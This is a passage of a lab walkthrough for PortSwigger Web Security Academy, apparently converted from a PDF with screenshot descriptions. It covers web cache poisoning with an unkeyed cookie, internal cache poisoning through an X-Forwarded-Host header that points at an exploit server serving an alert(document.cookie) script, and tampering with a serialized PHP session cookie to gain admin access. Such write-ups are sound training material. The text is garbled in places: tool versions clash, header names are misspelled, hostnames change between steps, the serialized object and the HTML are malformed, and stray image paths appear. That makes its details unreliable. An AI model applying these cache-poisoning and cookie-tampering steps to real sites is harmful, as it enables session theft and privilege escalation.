Screenshot of Burp Suite Community Edition v2023.11.8 - Temporary Project showing the Proxy tab. A context menu is open over a selected HTTP request. The menu path is "Proxy" > "Intercept". Other options visible include "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer", "Send to Logger", "Send to Organizer", "Send to Decoder", "Insert Collaborator payload", "Request in browser", "Engagement tools (Pro version only)", "Change request method", "Change body encoding", "Copy", "Copy URL", "Copy as curl command (bash)", "Save selected text to file", "Paste text from file", "Save item", "Don't intercept requests", "Do intercept", "Convert selection", "URL-encode as you type", "Cut", "Copy", "Paste", "Message editor documentation", and "Proxy interception documentation".

### Step 3 : Reload the home page and observe the value of fehost

Screenshot of Burp Suite Community Edition v2023.11.8 - Temporary Project showing the Repeater tab. A response message is displayed with the status code 200 OK. The response body contains HTML code for a login page. The response is being viewed in the "Raw" tab. The "Response" section includes tabs for "Pretty", "Raw", "Hex", and "Render". The "Render" tab shows the HTML structure. The "Inspector", "Notes", and "Custom actions" panels are visible on the right.

### Step 4 : Change the fehost cookie

Burp Suite Community Edition v2021.11.8 - Temporary Project

Target: https://0a5d00840476d5ae80ef12fe008c0070.web-security-academy.net

**Request**

```
GET / HTTP/1.1
Host: 0a5d00840476d5ae80ef12fe008c0070.web-security-academy.net
Cookie: session=hal9000;abc=123456789; def=0987654321; efg=abc;"alex";i="abc"
Cache-Control: max-age=0
Date: Thu, 01 Dec 2022 14:27:10 GMT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Patch: n/a
Sec-Max-Age: 0
Sec-Tetch-Desc: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

```

**Response**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0
Age: 0
X-Cache: hit
Content-Length: 10219
Content-Type: text/html
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheaders/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labEcommerce.css" rel="stylesheet">
  </head>
  <script>
    data = {
      "base": "https://0a5d00840476d5ae80ef12fe008c0070.web-security-academy.net", "path": "/",
      "target": "alex"
    }
  </script>
  <title>Web cache poisoning with an unkeyed cookie</title>
  <body>
    <script src="/resources/labheaders/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <div class="academyLabBanner">
        <div class="container">
          <div class="row">
            <div class="col-12" style="text-align: center;">
              <img alt="Shop logo" data-bbox="490 530 600 570"/>
            
```

## Step 5 : Lab solved

Web cache poisoning with an unkeyed cookie

https://0a5d00840476d5ae80ef12fe008c0070.web-security-academy.net

Web Security Academy

Congratulations, you solved the lab!

Share your skills! Continue learning

LAB Solved

Home | My account



## Lab 3 : Internal cache poisoning

### Step 1 : Open the lab in the browser

Internal cache poisoning

<https://0a3f009104302822802826d3001e002b.web-security-academy.net>

WebSecurity Academy Internal cache poisoning

Go to exploit server Back to lab description »

Home

WE LIKE TO BLOG

**Step 2 :** In burp , go to the http history and send the request to the repeater

Burp Suite Community Edition v2023.11.8 - Temporary Project

HTTP history

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start resp.
222	https://www.google.com	GET	/complete/search/client=chromium-o... ✓			200	2077	script		Internal cache poisoni...		✓	142.250.207.132		15:42:12 10.J...	8081	77
223	https://0a3f009104302822802826d3001e002b.web-security-academy.net	GET	/			200	9000	HTML				✓	34.244.129.43		15:42:37 10.J...	8081	158
240	https://0a3f009104302822802826d3001e002b.web-security-academy.net	GET	/analytics?id=eU2y5n0LzI2CBQ2C ✓			200	152					✓	34.246.129.43	session=dmg0U...	15:42:39 10.J...	8081	3047
242	https://0a3f009104302822802826d3001e002b.web-security-academy.net	GET	/academy/publicHeader			101	147								15:42:39 10.J...	8081	150

**Request**

```

1 GET /academy/publicHeader HTTP/1.1
2 Host: 0a3f009104302822802826d3001e002b.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/143.0.0.0 Safari/537.36
8 Upgrade: websocket
9 Origin: https://0a3f009104302822802826d3001e002b.web-security-academy.net
10 Sec-WebSocket-Version: 13
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Sec-WebSocket-Key: CTULQwUB3EJwz28f3meww
14

```

**Response**

```

1 HTTP/1.1 101 Switching Protocols
2 Connection: Upgrade
3 Upgrade: websocket
4 Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbKuxQG�
5 Content-Length: 0
6
7
8
9
10
11
12
13
14

```

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Decoder

Send to Organizer Ctrl+O

Open response in browser

Record an issue [Pro version only] >

Request in browser >

Engagement tools [Pro Version only] >

Copy Ctrl+C

Copy URL

Copy as curl command (batch)

Save selected text to file

Save item

Comment selection >

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy history documentation

Memory: 182.9MB of 7.88GB

**Step 3 : Add the exploit server URL**

Burp Suite Community Edition v2021.11.8 - Temporary Project

Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Send Cancel < > Burp AI Targets: https://0a0f00910430282802826d3001e002b.web-security-academy.net HTTP/2

**Request**

```
1 GET / HTTP/1.1
2 Host: 0a0f00910430282802826d3001e002b.web-security-academy.net
3 Sec-Ch-Ua: "Chromium", "v": "142", "Br": "A(Brand)", "v": "24"
4 Sec-Ch-User-Model: "Windows"
5 Sec-Ch-Platfam: "Windows"
6 Accept-Language: en-US,en;q=0.5
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?1
14 Accept-Encoding: gzip, deflate, br
15 Priority: u0, i
16 X-Forwarded-Host: exploit-0ab4005204612837800a253001be0ff.exploit-server.net
17
18
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Set-Cookie: session=gtJ2LPmWtH9abyIdLTPalTVEAU26; Secure; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 8958
6
7 </DOCTYPE html>
8 <html>
9   <head>
10     <link href="/resources/labheaders/css/academyLabHeader.css" rel="stylesheet">
11     <link href="/resources/css/labLogo.css" rel="stylesheet">
12     <link rel="canonical" href="https://0a0f00910430282802826d3001e002b.web-security-academy.net">
13   </head>
14   <body>
15     Internal cache poisoning
16     <script type="text/javascript" src="/exploit-0ab4005204612837800a253001be0ff/exploit">
17       <script>
18         <script src="/exploit-0ab4005204612837800a253001be0ff/exploit-server.net/js/geolocate.js">
19           <script>
20             <script id="academyLabHeader">
21               <section class="academyLabHeader">
22                 <div class="container">
23                   <div class="logo">
24                     <div>
25                       
26                     <div>
27                       <h1>WebSecurity<br/>Academy</h1>
28                     <div>
29                       
30                     </div>
31                   </div>
32                 </div>
33               </section>
34             </script>
35           </script>
36         </script>
37       </script>
38     </script>
39   </body>
40 
```

Search: 0 highlights | Selection: 39 (0dB)

Done Event log (2) All issues 9,093 bytes | 163 millis Memory: 167.5MB of 788GB Disabled

**Step 4 :** In browser go to the exploit server and change the filename

File: /js/geolocate.js

Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```

Body:

```
alert(document.cookie)
```

**Step 5 : Lab solved**

WebSecurity Academy Internal cache poisoning Back to lab description >

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

**Craft a response**


URL: https://exploit-0ab4005204612837800a253001be0ff.exploit-server.net/js/geolocate.js

HTTPS

File: /js/geolocate.js

Head:

```
HTTP/1.1 200 OK
Content-Type: application/javascript; charset=utf-8
```



## Insecure deserialization


### Lab1: Modifying serialized objects:

**Objective:** Exploit an insecure deserialization vulnerability by modifying a serialized object (specifically a session cookie) to gain administrative privileges.


**Tools Used:** Burp Suite, Browser (Chrome), FoxyProxy.

Step-by-Step

1. **Proxy Configuration:** Open **Burp Suite** and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.



2. **Access the Application:** Access the lab and log in to your account using the provided credentials (e.g., wiener:peter).



3. Intercept the Session Cookie: In Burp Suite, go to the **Proxy** tab > **HTTP history**. Look for the request to /my-account or the initial page load after logging in.

The screenshot shows the Burp Suite interface with the **HTTP history** tab selected. The timeline pane displays several requests and responses. A specific session cookie is highlighted in the list:

```

# Host          Method URL           Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port Start response...
795 https://www.academylab.net/ GET /academylab/login/ad2372d691... ✓ 302 2181 HTML php Modifying serialized o... ✓ 5.175.86.70 AWESOMEAPP-0m... 16:17:14 11... 8000 8640
796 https://p1.phpshire.com POST /ppms.php ✓ 302 1407 HTML php ✓ 20.70.214.157
797 https://0x200170320b40f80... GET / 200 10762 HTML JSON ✓ 79.125.84.16 session= 16:17:23 11... 8000 673
798 https://www.youtube.com/ POST /youtu/be/vlog_eventCall+json ✓ 200 370 JSON ✓ 142.251.221.238
799 https://tags.academylab... GET /j/tracking?url=https%3A%2F%2F... ✓ 204 224 ✓ 3.63.37.117
801 https://0x200170320b40f80... GET /academy/labHeader 101 147 ✓ 79.125.84.16 16:17:25 11... 8000 179
803 https://0x200170320b40f80... GET /my-account 302 36 HTML ✓ 79.125.84.16 16:17:07 11... 8000 146
804 https://0x200170320b40f80... GET /login 200 3148 HTML Modifying serialized o... ✓ 79.125.84.16 16:17:08 11... 8000 183
806 https://0x200170320b40f80... POST / 403 238 ✓ 79.125.84.16 session=Tec00... 16:17:20 11... 8000 521
842 https://0x200170320b40f80... GET /my-account?d=viewer ✓ 200 3 Scan initialized a... ✓ 79.125.84.16 16:17:21 11... 8000 189
843 https://0x200170320b40f80... GET /academy/labHeader 101 147 ✓ 79.125.84.16 16:17:21 11... 8000 162

```

The **Response** pane for the first request shows the session cookie being set:

```

Selected text
Tec00...9Wz...My1...yO...n...o...g...l...n...e...2...7...a...M...1...1...a...c...7...1...b...2...5...1...c...1...3...b...5...p...h...1...7...7...w...o...k...3...d...
Decoded from: URL encoding
Tec00...9Wz...My1...yO...n...o...g...l...n...e...2...7...a...M...1...1...a...c...7...1...b...2...5...1...c...1...3...b...5...p...h...1...7...7...w...o...k...3...d...
Decoded from: Base64
O:4:"User":1:(s:5:"username";s:5:"password";)

```

4. Send request to decoder.

The screenshot shows the Burp Suite interface with the **HTTP history** tab selected. The timeline pane displays several requests and responses. A specific session cookie is highlighted in the list:

```

# Host          Method URL           Params Edited Status code Length MIME type Extension Title Notes TLS IP Cookies Time Listener port Start response...
795 https://p1.phpshire.net/ GET /academylab/login/ad2372d691... ✓ 302 2181 HTML php Modifying serialized o... ✓ 5.175.86.70 AWESOMEAPP-0m... 16:17:14 11... 8000 8640
796 https://p1.phpshire.com POST /ppms.php ✓ 302 1407 HTML php ✓ 20.70.214.157
797 https://0x200170320b40f80... GET / 200 10762 HTML JSON ✓ 79.125.84.16 session= 16:17:23 11... 8000 673
798 https://www.youtube.com/ POST /youtu/be/vlog_eventCall+json ✓ 200 370 JSON ✓ 142.251.221.238
799 https://tags.academylab... GET /j/tracking?url=https%3A%2F%2F... ✓ 204 224 ✓ 3.63.37.117
801 https://0x200170320b40f80... GET /academy/labHeader 101 147 ✓ 79.125.84.16 16:17:25 11... 8000 179
803 https://0x200170320b40f80... GET /my-account 302 36 HTML ✓ 79.125.84.16 16:17:07 11... 8000 146
804 https://0x200170320b40f80... GET /login 200 3148 HTML Modifying serialized o... ✓ 79.125.84.16 16:17:08 11... 8000 183
806 https://0x200170320b40f80... POST / 403 238 ✓ 79.125.84.16 session=Tec00... 16:17:20 11... 8000 521
842 https://0x200170320b40f80... GET /my-account?d=viewer ✓ 200 3 Scan initialized a... ✓ 79.125.84.16 16:17:21 11... 8000 189
843 https://0x200170320b40f80... GET /academy/labHeader 101 147 ✓ 79.125.84.16 16:17:21 11... 8000 162

```


The **Response** pane for the first request shows the session cookie being set:

```


Selected text
Tec00...9Wz...My1...yO...n...o...g...l...n...e...2...7...a...M...1...1...a...c...7...1...b...2...5...1...c...1...3...b...5...p...h...1...7...7...w...o...k...3...d...
Decoded from: URL encoding
Tec00...9Wz...My1...yO...n...o...g...l...n...e...2...7...a...M...1...1...a...c...7...1...b...2...5...1...c...1...3...b...5...p...h...1...7...7...w...o...k...3...d...
Decoded from: Base64
O:4:"User":1:(s:5:"username";s:5:"password";)

```

5. It will likely be a Base64-encoded string representing a serialized PHP or Java object.



## 6. Copy the encoded url.



7. Go to proxy and in proxy go to intercept and turn on intercept and paste the url in requested you will get to see admin panel will be visible.
8. After clicking on admin panel you will again get the request you have to paste the same new generated url in cookie and click on forward.

The screenshot shows the Burp Suite interface with a captured request to the '/admin' endpoint. The request payload is:

```

{
    "username": "carlos"
}

